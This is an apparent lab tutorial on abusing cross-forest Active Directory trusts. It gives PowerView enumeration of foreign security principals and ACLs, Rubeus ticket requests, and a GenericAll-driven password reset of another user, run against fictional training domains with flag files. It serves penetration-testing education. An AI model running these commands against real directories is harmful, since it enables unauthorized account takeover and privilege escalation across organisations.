
Foreign Security Principal

In the context of Active Directory, users from one forest can be included in another forest by being members of only `Domain Local` groups. For instance, let's consider two domains: `inlanefreight.ad` and `logistics.ad`. Suppose we establish a `Domain Local` group in the `logistics.ad` domain called `svc_admins`.




Now, if we add a user `Inlanefreight\harry` to the `svc_admins` group, the permissions associated with that group will seamlessly extend to `Inlanefreight\harry`, and these permissions will also be reflected in the Foreign Security Principal (FSP) container of `logistics.ad` domain.





Back in the `Inlanefreight` domain, the Foreign Security Principal (FSP) container will also reflect the membership permissions granted to `Inlanefreight\harry` in the `Logistics\svc_admins` group of the logistics domain. This mechanism ensures that the cross-forest group membership is synchronized and properly reflected across the involved domains.



According to Microsoft:

A Foreign Security Principal (FSP) is an object created by the system to represent a security principal in a trusted external forest. These objects are created in the Foreign Security Principals container of the domain. They can be added to domain local security groups and granted permissions. Foreign Security Principal objects can also represent special identities,

such as Authenticated Users, Anonymous Logon, and Enterprise Domain Controllers. The FSP for a special identity is created when the special identity is added to a group. This allows them to be granted permissions. Each FSP object is essentially a placeholder that holds the SID of the foreign object. Using this SID, Windows can resolve its friendly name using the trust relation when this is needed by tools like Active Directory Users and Computers.

Enumerating Foreign Security Principals

To search for the presence of Foreign Security Principals (FSPs) in a domain environment, we can utilize an LDAP query with the filter `objectclass=ForeignSecurityPrincipal` and specify the target domain (e.g., `logistic.ad`). This query will help us identify if there are any FSPs configured within the target domain.

```
PS C:\Tools> Get-DomainObject -LDAPFilter
'(objectclass=ForeignSecurityPrincipal)' -Domain logistics.ad

<SNIP>
objectcategory         : CN=Foreign-Security-
Principal,CN=Schema,CN=Configuration,DC=logistics,DC=ad
cn                     : S-1-5-21-2432454459-173448545-3375717855-3601
objectguid             : 97eaddf2-cd72-48a0-a5a6-95b50f244572
name                   : S-1-5-21-2432454459-173448545-3375717855-3601
distinguishedname      : CN=S-1-5-21-2432454459-173448545-3375717855-
3601,CN=ForeignSecurityPrincipals,DC=logistics,DC=ad
showinadvancedviewonly : True
objectclass            : {top, foreignSecurityPrincipal}
objectsid              : S-1-5-21-2432454459-173448545-3375717855-3601
```

The provided output presents the `SID` value of the user within the `name` attribute instead of the actual username. To convert the received SID from the output into a username, we can use the ConvertFrom-SID command in PowerShell. This command will help to translate the SID into its corresponding username.

```
PS C:\Tools> ConvertFrom-SID S-1-5-21-2432454459-173448545-3375717855-3601
INLANEFREIGHT\harry
```

Upon converting the SID, we retrieve the username `INLANEFREIGHT\harry`.

However, while enumerating Foreign Security Principals (FSPs), although we can ascertain the foreign membership of the current user in the target domain, it does not provide us with the group name the user is associated with. To address this, we can leverage PowerView's

`Get-DomainForeignGroupMember` function, which facilitates the enumeration of groups in the target domain where the current user is a member.


Enumerating Users who belongs to Groups within the Logistics Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainForeignGroupMember -Domain logistics.ad
GroupDomain             : logistics.ad
GroupName               : svc_admins
GroupDistinguishedName  :
CN=svc_admins,CN=ForeignSecurityPrincipals,DC=logistics,DC=ad
MemberDomain            : logistics.ad
MemberName              : S-1-5-21-2432454459-173448545-3375717855-3601
MemberDistinguishedName : CN=S-1-5-21-2432454459-173448545-3375717855-
3601,CN=ForeignSecurityPrincipals,DC=logistics,DC=ad
```

The provided output presents the `SID` value of the user within the `MemberName` attribute instead of the actual username. To convert the received SID from the output into a username, we can use the `ConvertFrom-SID` command in PowerShell. This command will help us translate the SID into its corresponding username.


```
PS C:\Tools> ConvertFrom-SID S-1-5-21-2432454459-173448545-3375717855-3601
INLANEFREIGHT\harry
```

The output indicates that the user `Inlanefreight\harry` is a member of the `Logistics\svc_admins` group within the logistics domain. We can confirm the presence of `Inlanefreight\harry` within the `Logistics\svc_admins` group directly from the Logistics Domain Controller (DC) as depicted in the screenshot below.



We can also utilize BloodHound to visualize the rights for the user `harry` in a graphical user interface (GUI). Upon investigation, we discover that `harry` is a member of the `svc_admins` group in logistics domain.

Note: We can run Sharphound multiple times with `-d logistics.ad` and `-d inlanefreight.ad` to get complete data for both the domains



Abusing Foreign Group membership

Let's obtain an authentication ticket in memory for the user `Inlanefreight\harry` using Rubeus. We can create a temporary PowerShell.exe process with Rubeus to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show
______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
[+] LUID            : 0x52dacc
```

A new powershell window will be opened. Here, we can safely request a ticket for user `Harry`, avoiding any complications associated with existing `klist` sessions.

Using Rubeus to Request a Ticket as Harry

```
PS C:\Tools> .\Rubeus.exe asktgt /user:harry /password:Password123
/domain:inlanefreight.ad /ptt
______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\harry'
[*] Using domain controller: fe80::302c:62:f027:53eb%6:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIE+DCCBPSgAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoQ4bDExPR0lTVElDUy5BRK
IhMB+gR
MjAyNDAzMjYxOTUyNDRaphEYDzIwMjQwMzI3MDU1MjQ0WqcRGA8yMDI0MDQwMjE5NTI0NFqoEh
sQSU5MQ
SU5MQU5FRlJFSUdIVC5BRKklMCOgAwIBAqEcMBobBmtyYnRndBsQaW5sYW5lZnJlaWdodC5hZA
W9lMTAz
J9UjEaab6ESGxBJTkxBTkVGUkVJR0hULkFEohIwEKADAgEBoQkwBxsFaGFycnmjBwMFAEDhAAC
lERgPAA
<SNIP>

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/inlanefreight.ad
  ServiceRealm             :  INLANEFREIGHT.AD
  UserName                 :  harry
  UserRealm                :  INLANEFREIGHT.AD
  StartTime                :  3/26/2024 12:52:44 PM
  EndTime                  :  3/26/2024 10:52:44 PM
  RenewTill                :  4/2/2024 12:52:44 PM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  gfmuXtyf2lrJzJ9UjEaabw==
  ASREP (key)              :  58A478135A93AC3BF058A5EA0E8FDB71
```

```
PS C:\Tools> klist.exe
Current LogonId is 0:0x4468b
Cached Tickets: (1)
#0>     Client: harry @ INLANEFREIGHT.AD
        Server: krbtgt/inlanefreight.ad @ INLANEFREIGHT.AD
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
        Start Time: 3/26/2024 12:52:44 (local)
        End Time:   3/26/2024 22:52:44 (local)
        Renew Time: 4/2/2024 12:52:44 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

With the obtained ticket for user `Inlanefreight\harry`, who is member of `svc_admins` group in logistics domain, we now possess the capability to exemplify this authority by accessing resources in logistics domain only available to `svc_admins` group.

Access to Logistics domain with svc_admins privilege

```
PS C:\Tools> type \\DC02.logistics.ad\FSP_Flag\flag.txt
```

Foreign ACL Principals


It is possible for users or groups from a domain in `Forest-A` to have Access Control List (ACL) permissions, such as `GenericAll`, `WriteProperty`, `GenericWrite`, `WriteDacl`, `WriteOwner`, etc., on Groups or Users in the domain in `Forest-B`. This scenario is akin to `Intra-forest` (child-parent) ACL rights and has been extensively discussed in the previous Abusing Foreign Group & ACL Principals section, so we won't delve into details. However, we will explore a different ACL scenario involving a user instead of a group, specifically focusing on user having `GenericAll` permission on a user.

Enumerate Foreign ACL Principals


We can leverage PowerView's `Get-DomainObjectACL` function to conduct a focused search. In the example below, we utilize this function to identify all domain objects for which user `ava` holds rights. This is achieved by mapping the user's SID to the `$sid` variable, which corresponds to the SecurityIdentifier property, providing insights into the users with designated rights over an object.

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Users\Administrator\Downloads> $sid = Convert-NameToSid ava
PS C:\Tools> Get-DomainObjectAcl -ResolveGUIDs -Identity * -domain
logistics.ad | ? {$_.SecurityIdentifier -eq $sid}

AceType               : AccessAllowed
ObjectDN              : CN=jessica,CN=Users,DC=logistics,DC=ad
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-186204973-2882451676-2899969076-6601
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2432454459-173448545-3375717855-6101
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

The displayed output indicates that the user `INLANEFREIGHT\ava` from the Inlanefreight domain holds the `GenericAll` Active Directory right over the `LOGISTICS\Jessica` user in the Logistics domain. We can confirm the presence of `GenericAll` within the `jessica` user directly from the `logistics` Domain Controller (DC) as depicted in the screenshot below.



We can also utilize BloodHound to examine the ACL rights for the user `ava` through a graphical interface. Upon analysis, we uncover that the user `ava` has been granted the `GenericAll` permission over the user `jessica`. This ACL right enables `ava` to reset the password for `jessica`, posing a potential security risk.



Abusing Foreign ACL Principals

Let's obtain an authentication ticket in memory for the user `INLANEFREIGHT\ava` using Rubeus. We can create a temporary PowerShell.exe process with Rubeus to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show
______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
```

```
[+] LUID            : 0x52dacc
```

A new powershell window will be opened. Here, we can safely request a ticket for user Rita, avoiding any complications associated with existing klist sessions.

Requesting TGT for User ava

```
PS C:\Tools>  .\Rubeus.exe asktgt /user:ava /password:ava
/domain:inlanefreight.ad /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\ava'
[*] Using domain controller: fe80::2433:5e86:aecb:2b8%5:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE+DCCBPSgAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoQ4bDExPR0lTVElDUy5BRK
IhMB+g
EqADAgEBoQswCRsHamVzc2ljYaMHAwUAQOEAAKURGA8yMDI0MDQwMjIyNTkyMVqmERgPMjAyND
A0MDMw
ASwAFGZjOYRxKX8kOQ/Ki0574ItiSx9FnHQ91PTrhUGLEc24K69zvR0QEdG1wpftFZ5vjTHwWJ
MhZJQY
3YAzaYSfPXoOSCh0aQzRqrxYcsNSiQcLyHuUMvlt7ZnE8vis0QFkcojtuVajnPtKEuIH89Z2Wo
RW9lMT
<SNIP>

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/inlanefreight.ad
  ServiceRealm             :  INLANEFREIGHT.AD
  UserName                 :  ava
  UserRealm                :  INLANEFREIGHT.AD
  StartTime                :  3/27/2024 10:09:26 PM
  EndTime                  :  3/28/2024 8:09:26 AM
  RenewTill                :  4/3/2024 10:09:26 PM
  Flags                    :  name_canonicalize, pre_authent, initial,
```

```
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  4uXMaIbUVRj7gZvx4xNUrQ==
  ASREP (key)              :  58A478135A93AC3BF058A5EA0E8FDB71
```

With the obtained ticket for user `INLANEFREIGHT\ava`, who has GenericAll privileges within the logistics domain on user `jessica`, we now possess the capability to abuse this situation.

To abuse the `GenericAll` privilege, we can employ PowerView's `Set-DomainUserPassword` function to reset the password of user `jessica`.

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $pass = ConvertTo-SecureString 'Test@1234' -AsPlainText -
Force
PS C:\Tools> Set-DomainUserPassword -identity jessica -AccountPassword
$pass -domain logistics.ad -verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'logistics.ad'
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user
'jessica'
VERBOSE: [Set-DomainUserPassword] Password for user 'jessica' successfully
reset
```

With the password for user `jessica` reset, we can now obtain the ticket using Rubeus

```
PS C:\Tools> .\Rubeus.exe asktgt /user:jessica /password:'Test@1234'
/domain:logistics.ad /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT
[*] Using rc4_hmac hash: B6E259E4E96F44D98AB6EEAA3B328ED7
[*] Building AS-REQ (w/ preauth) for: 'logistics.ad\jessica'
[*] Using domain controller: 172.16.118.252:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE+DCCBPSgAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoQ4bDExPR0lTVElDUy5BRK
IhMB+g
AwIBAqEYMBYbBmtyYnRndBsMbG9naXN0aWNzLmFko4IDxjCCA8KgAwIBEqEDAgECooIDtASCA7
```

```
B32LS5
ASwAFGZjOYRxKX8kOQ/Ki0574ItiSx9FnHQ91PTrhUGLEc24K69zvR0QEdG1wpftFZ5vjTHwWJ
MhZJQY
3YAzaYSfPXoOSCh0aQzRqrxYcsNSiQcLyHuUMvlt7ZnE8vis0QFkcojtuVajnPtKEuIH89Z2Wo
RW9lMT
ih44eDDBj7I6NaL9iGBbTAz+rSpjCz2wfd/prOSWBR8otjXY6wUevMAdCDxnv7V1NqCi07Kyy9
3GdO8W
sHkW50I0/JPuZhoBswPJUoMFj8KWfVAj79136crHsBdHWLGX/xagqIdT6pxaCF1qf4J7Mgncj1
iW1Cwp
bHOwtWXv1RY5V9vrmcDR1BP8VHJ5qG/UMvNqgKzljUTyTyT8S1MUG7lOPP6fBRnd0+yDSxvzaE
hFPmWN
<SNIP>

[+] Ticket successfully imported!
ServiceName              :  krbtgt/logistics.ad
ServiceRealm             :  LOGISTICS.AD
UserName                 :  jessica
UserRealm                :  LOGISTICS.AD
StartTime                :  4/2/2024 3:59:21 PM
EndTime                  :  4/3/2024 1:59:21 AM
RenewTill                :  4/9/2024 3:59:21 PM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  1XwLnkCO9NB8R7RZAwJj8w==
ASREP (key)              :  B6E259E4E96F44D98AB6EEAA3B328ED7
```

With the obtained ticket for user `logistics\jessica`, we now possess the capability to exemplify this authority by accessing resources in logistics domain specifically available to user `jessica`.

Access to Logistics domain as jessica

```
PS C:\Tools> type \\DC02.logistics.ad\FSP_ACL\flag.txt
```

Enumerate Foreign ACLs for all Users

To enumerate Foreign ACLs for all Users present in the domain we can use the same powershell script shown in Abusing Foreign Group & ACL Principals section.

```
$Domain = "logistics.ad"
$DomainSid = Get-DomainSid $Domain

Get-DomainObjectAcl -Domain $Domain -ResolveGUIDs -Identity * | ? {
        ($_.ActiveDirectoryRights -match
```

```
'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner') -and `
        ($_.AceType -match 'AccessAllowed') -and `
        ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$') -and `
        ($_.SecurityIdentifier -notmatch $DomainSid)
}
```

This script utilizes the `Get-DomainObjectAcl` cmdlet to enumerate ACLs for all domain objects. Within the `Where-Object` filter, it selects ACLs that meet specific criteria, including Active Directory rights, ACE type, and Security Identifier (SID) pattern matching. This script effectively identifies Foreign ACLs for all domain users in the domain. Since this topic has been extensively covered in the Abusing Foreign Group & ACL Principals section, we won't delve into detail here.

Moving On

In this section, we explored diverse methods for exploiting foreign group membership and ACLs to compromise another domain. Shifting our focus, we now turn our attention to `PAM Trust` and `Shadow Principals`. Here, we will delve into understanding what a PAM trust entails and how shadow principals are configured.

Abusing PAM Trusts

Privileged Access Management (PAM) facilitates the administration of an existing `User/Production` Forest by leveraging a `Bastion` Forest, also referred to as an `Administrative` Forest. This setup involves establishing a one-way PAM trust between the Bastion Forest and the existing User Forest. Within this architecture, users in the Bastion Forest can be associated with privileged groups such as `Domain Admins` and `Enterprise Admins` in the user forest, all without necessitating modifications to group memberships or Access Control Lists (ACLs).

The mechanism behind this approach relies on the creation of `Shadow security principals` within the `Bastion Forest`. These shadow principals are mapped to Security Identifiers (SIDs) for high-privilege groups in the user forest. By adding users from the Bastion Forest as members of these shadow security principals, they inherit the associated privileges without direct alterations to group memberships or ACL configurations. This strategic implementation allows for centralized management of privileged access while maintaining security and minimizing the risk of unauthorized access.

